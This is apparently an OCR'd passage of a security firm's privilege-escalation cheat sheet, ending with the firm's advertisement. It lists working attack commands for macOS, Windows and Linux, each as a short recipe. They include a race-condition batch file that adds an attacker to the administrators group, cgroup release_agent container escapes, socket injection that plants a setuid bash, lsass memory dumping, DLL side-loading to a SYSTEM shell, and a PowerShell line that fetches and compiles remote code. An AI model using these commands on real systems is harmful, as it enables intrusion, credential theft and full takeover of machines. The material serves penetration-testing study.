
Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit

- https://github.com/amanszpapaya/MacPer
- Python main.py




CVE-2018-4280

Domain: No

Local Admin: Yes

OS: Mac

Type: 0/1 Exploit



- https://github.com/bazad/launchd-portrep
- ./launchd-portrep 'touch /tmp/exploit-success'=

ABUSING WITH FILERESTOREPRIVILEGE


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe



ABUSING WITH RESTOREANDBACKUPPRIVILEGES


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe



ABUSING WITH SHADOWCOPYBACKUPPRIVILEGE


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe



ABUSING WITH SHADOWCOPY


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Abuse Privilege

- poptoke.exe



DYNAMIC PHISHING


Domain: Y/N

Local Admin: Yes

OS: Mac

Type: Phish

- https://github.com/thehappydinoa/rootOS
- Python rootOS.py




RACE CONDITIONS

Domain: No

Local Admin: Yes

OS: Windows

Type: Race Condition



- echo "net localgroup administrators attacker /add" > C:\temp\not-evil.bat
- tempracer.exe C:\ temp*.bat


ABUSING USERMODE HELPER API

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
- mkdir -p $d/w; echo 1 > $d/w/notify_on_release
- t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
- touch /o; echo $t/c > $d/release_agent
- echo "#!/bin/sh" > /c
- echo "ps > $t/o" >> /c
- chmod +x /c
- sh -c "echo 0 > $d/w/cgroup.procs"; sleep 1
- cat /o


ESCAPE ONLY WITH CAP_SYS_ADMIN CAPABILITY

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/x
- echo 1 > /tmp/cgrp/x/notify_on_release
- host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
- echo "$host_path/cmd" > /tmp/cgrp/release_agent
- echo "#!/bin/sh" > /cmd
- echo "ps aux > $host_path/output" >> /cmd
- chmod a+x /cmd
- sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
- cat /output


ABUSING EXPOSED HOST DIRECTORIES

Domain: No

Local Admin: Yes

OS: Linux

Type: Abusing Capabilities



- mknod /dev/sdb1 block 8 17
- mkdir /mnt/host_home
- mount /dev/sdb1 /mnt/host_home
- echo 'echo "Hello from container land!" 2>&1' >> /mnt/host_home/eric_chiang_m/.bashrc


UNIX WILDCARD

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- python wildpwn.py --file /tmp/very_secret_file combined ./pwn_me/


SOCKET COMMAND INJECTION

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- echo "cp /bin/bash /tmp/bash; chmod +s /tmp/bash; chmod +x /tmp/bash;" | socat - UNIX-CLIENT:/tmp/socket_test.s


LOGSTASH

Domain: No

Local Admin: Yes

OS: Linux

Type: Injection



- /etc/logstash/logstash.yml
- input {
  exec {
  command => "whoami"
  interval => 120
  }
  }

USODLLLOADER


Domain: No


Local Admin: Yes

OS: Linux


Type: Injection

- UsoDllLoader.exe





Trend Chain Methods for Privilege Escalation



HABANERO CHILLI


Domain: No

Local Admin: Yes

OS: Windows

Type: Dll Side-loading

- rundll32.exe C:\Dumpert\Outflank-Dumpert.dll,Dump



PADRON CHILLI


Domain: Y/N

Local Admin: Yes

OS: Windows

Type: Create a Reflective DLL Injector + Reflective DLL for dump lsass memory without touch hard disk

- #.\inject.x64.exe <Path to reflective dll: .\LsassDumpReflectiveDLL.dll>



JALAPENO CHILLIES


Domain: Yes

Local Admin: Yes

OS: Windows

Type: unhook NTDLL.dll + dump the lsass.exe as WindowsUpdateProvider.pod

- NihilistGuy.exe



PASILLA CHILI


Domain: Yes

Local Admin: Yes

OS: Windows

Type: SeImpersonatePrivilege + Abusing Service Account Session

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo5.ps1



FINGER CHILLI


Domain: No

Local Admin: Yes

OS: Windows

Type: Abusing PrintNotify Service + DLL side-loading

- As an administrator, copy winspool.drv and mod-ms-win-core-apiquery-l1-1-0.dll to C:\Windows\System32\spool\drivers\x64\3\
- Place all files which included in /bin/ into a same directory.
- Then, run powershell . .\spooltrigger.ps1.
- Enjoy a shell as NT AUTHORITY\SYSTEM.



ORANGE CAYENNE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver Ticket + I Know

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo1.ps1



RED CAYENNE


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver ticket + User to User Authentication

- https://github.com/tyranid/blackhat-usa-2022-demos
- demo2.ps1



BIRDS EYE CHILLI


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Silver Ticket + Buffer Type Confusion

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo3.ps1



SCOTCH BONNET


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Bring Your Own KDC

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo4.ps1



LEMON HABANERO


Domain: Yes

Local Admin: Yes

OS: Linux

Type: Environment Capabilities

- gcc -Wl,--no-as-needed -lcap-ng -o ambient ambient.c
- sudo setcap cap_setpcap,cap_net_raw,cap_net_admin,cap_sys_nice+eip ambient
- ./ambient /bin/bash



RED HABANERO


Domain: No

Local Admin: Yes

OS: Windows

Type: NtSetInformationProcess + DLL side-loading

- BypassRtlSetProcessIsCritical.exe pid



GHOST PEPPER


Domain: No

Local Admin: Yes

OS: Windows

Type: Directory-Deletion + Windows Media Player d/s

- https://github.com/sailay1996/delete2SYSTEM
- .\poc.ps1



CHOCOLATE SCORPION CHILLI


Domain: No

Local Admin: Yes

OS: Windows

Type: allow low privileged user accounts to create file system and registry symbolic links

- PS C:\> $code = (iwr https://raw.githubusercontent.com/usdAG/SharpLink/main/SharpLink.cs).content
- PS C:\> Add-Type $code
- PS C:\> $s = New-Object de.usd.SharpLink.Symlink("C:\Users\Public\Example\link", "C:\ProgramData\target.txt")
- PS C:\> $s.Open()
- PS C:\> echo "Hello World :D" > C:\Users\Public\Example\link
- PS C:\> type C:\ProgramData\target.txt
- Hello World :D
- PS C:\> $s.Close()



CAROLINA REAPER


Domain: Yes

Local Admin: Yes

OS: Windows

Type: Creates an arbitrary service + PTH

- https://github.com/tyranid/blackhat-usa-2022-demos
- Demo6.ps1



THE INTIMIDATOR CHILLI

Domain: Y/N

Local Admin: Yes

OS: Windows

Type: manipulate memory/process token values/NT system calls and objects/NT object manager

- https://github.com/googleprojectzero/sandbox-attacksurface-analysis-tools
- Import-Module NtObjectManager
- Get-ChildItem NtObject:\
- NT*

Resources

- Privilege Escalation Techniques by Alexis Ahmed
- https://github.com/sagishahar/lpeworkshop
- https://github.com/gtworek/Priv2Admin
- https://github.com/N7WEra/SharpAllTheThings
- https://www.blackhat.com/html/archives.html
- https://github.com/Ignitetechnologies/Linux-Privilege-Escalation
- https://github.com/Ignitetechnologies/Privilege-Escalation
- https://github.com/yosha28/WinAPISearchFile
- https://defcon.org/html/links/dc-archives/dc-26-archive.html
- https://i.blackhat.com/asia-21/Thursday-Handouts/as21-Cocomazzi-The-Rise-of-Potatoes-Privilege-Escalations-in-Windows-Services.pdf
- https://i.blackhat.com/USA-19/Wednesday/us-19-Wu-Battle-Of-Windows-Service-A-Silver-Bullet-To-Discover-File-Privilege-Escalation-Bugs-Automatically.pdf

- https://attack.mitre.org/groups/
- https://www.deepinstinct.com/blog/lsass-memory-dumps-are-stealthier-than-ever-before-part-2
- https://twitter.com/monoxgas

- https://hackinparis.com/data/slides/2019/talks/HIP2019-Andrea_Pierini-Whoami_Priv_Show_Me_Your_Privileges_And_I_Will_Lead_You_To_System.pdf
- https://forums.grsecurity.net/viewtopic.php?f=7&t=2522
- https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/privileged-accounts-and-token-privileges
- https://www.youtube.com/watch?v=mwoWOWb3cPM

About **Hadess**

Savior of your Business to combat cyber threats
Hadess performs offensive cybersecurity services through infrastructures and software that include vulnerability analysis, scenario attack planning, and implementation of custom integrated preventive projects. We organized our activities around the prevention of corporate, industrial, and laboratory cyber threats.

Contact Us

To request additional information about Hadess's services, please fill out the form below. A Hadess representative will contact you shortly.

Website:
www.hadess.io

Email:
Marketing@hadess.io

Phone No.
+989362181112

Company No.
+982128427515
+982177873383

hadess_security

Hadess

Products and Services

→ SAST | Audit Your Products

Identifying and helping to address hidden weaknesses in your Applications.

→ RASP | Protect Applications and APIs Anywhere

Identifying and helping to address hidden weaknesses in your organization’s security.

→ Penetration Testing | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ Red Teaming Operation | PROTECTION PRO

Fully assess your organization’s threat detection and response capabilities with a simulated cyber-attack.

→ PWN Z1 | Audit Your PPP

Identifying and helping to address hidden weaknesses in your organization’s security

HADESS

Secure Agile Development